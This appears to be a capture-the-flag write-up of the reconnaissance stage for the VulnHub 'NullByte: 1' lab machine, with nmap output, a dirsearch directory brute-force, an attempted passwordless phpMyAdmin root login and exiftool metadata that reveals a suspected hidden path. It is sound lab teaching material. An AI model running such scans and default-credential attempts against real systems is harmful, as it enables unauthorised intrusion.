
NullByte: 1

Enumeration


finding the hidden subdirectory

perform nmap scanning first & found 3 open ports
//ssh was opened on port 777




```
└─$ nmap -sC -sV 192.168.83.131
 Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-19 10:21 EST
 Nmap scan report for 192.168.83.131
 Host is up (0.0025s latency).
 Not shown: 997 closed ports
 PORT    STATE SERVICE VERSION
 80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
 |_http-server-header: Apache/2.4.10 (Debian)
 |_http-title: Null Byte 00 - level 1
 111/tcp open  rpcbind 2-4 (RPC #100000)
 | rpcinfo:
 |   program version    port/proto  service
 |   100000  2,3,4        111/tcp   rpcbind
 |   100000  2,3,4        111/udp   rpcbind
 |   100000  3,4          111/tcp6  rpcbind
 |   100000  3,4          111/udp6  rpcbind
 |   100024  1          33895/tcp6  status
 |   100024  1          35629/tcp   status
 |   100024  1          37780/udp   status
 |_  100024  1          52323/udp6  status
 777/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
 | ssh-hostkey:
 |   1024 16:30:13:d9:d5:55:36:e8:1b:b7:d9:ba:55:2f:d7:44 (DSA)
 |   2048 29:aa:7d:2e:60:8b:a6:a1:c2:bd:7c:c8:bd:3c:f4:f2 (RSA)
 |   256 60:06:e3:64:8f:8a:6f:a7:74:5a:8b:3f:e1:24:93:96 (ECDSA)
 |_  256 bc:f7:44:8d:79:6a:19:48:76:a3:e2:44:92:dc:13:a2 (ED25519)
 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

visit the http website & found this note, but nothing much we can find here




If you search for the laws of harmony, you will find knowledge.

checking the page source code & we found that the big eye image was a gif file




```
<html>
<head><title>Null Byte 00 - level 1</t:
<body>
<center>
<img src="main.gif">
<p> If you search for the laws of harm
</center>

</body>
</html>
```

fuzzing for any subdirectories & found these results
/*
phpmyadmin seems interesting here
uploads & javascript nothing we can enumerate there
*/



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/nullByte]
└─$ /opt/dirsearch/dirsearch.py -u http://192.168.83.131 -w /usr/share/wordlists/dirb/common.txt -t 40

                                v0.4.1

Extensions: php, asp, aspx, jsp, html, htm, js | HTTP method: GET | Threads: 40 | Wordlist size: 4613

Error Log: /opt/dirsearch/logs/errors-21-01-19_11-43-30.log

Target: http://192.168.83.131/

Output File: /opt/dirsearch/reports/192.168.83.131/_21-01-19_11-43-30.txt

[11:43:30] Starting:
[11:43:38] 200 -  196B  - /index.html
[11:43:38] 301 -  321B  - /javascript  ->  http://192.168.83.131/javascript/
[11:43:43] 301 -  321B  - /phpmyadmin  ->  http://192.168.83.131/phpmyadmin/
[11:43:46] 403 -  302B  - /server-status
[11:43:49] 301 -  318B  - /uploads  ->  http://192.168.83.131/uploads/

Task Completed
```


checking /phpmyadmin



192.168.83.131/phpmyadmin

Welcome to phpMyAdmin

testing the root without password credential but it failed




Login without a password is forbidden by configuration (see AllowNoPassword)

Username: root

Password:

after spending some time enumerating the subdirectories & nothing much we can find, so let's check out the main.gif


check the main.gif metadata & found something suspicious in the comment section



```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/nullByte]
└─$ exiftool main.gif
ExifTool Version Number         : 12.09
File Name                       : main.gif
Directory                       : .
File Size                       : 16 kB
File Modification Date/Time     : 2021:01:19 10:26:31-05:00
File Access Date/Time           : 2021:01:19 11:42:05-05:00
File Inode Change Date/Time     : 2021:01:19 11:42:05-05:00
File Permissions                : rw-r--r--
File Type                       : GIF
File Type Extension             : gif
MIME Type                       : image/gif
GIF Version                     : 89a
Image Width                     : 235
Image Height                    : 302
Has Color Map                   : No
Color Resolution Depth          : 8
Bits Per Pixel                  : 1
Background Color                : 0
Comment                         : P-): kzMb5nVYJw
Image Size                      : 235x302
Megapixels                      : 0.071

┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnhub/nullByte]
└─$ 
```

since we've performed so many enumeration nothing much we can found here, so let's try some raw guess, probably the weird text in the Comment was the hidden subdirectory?

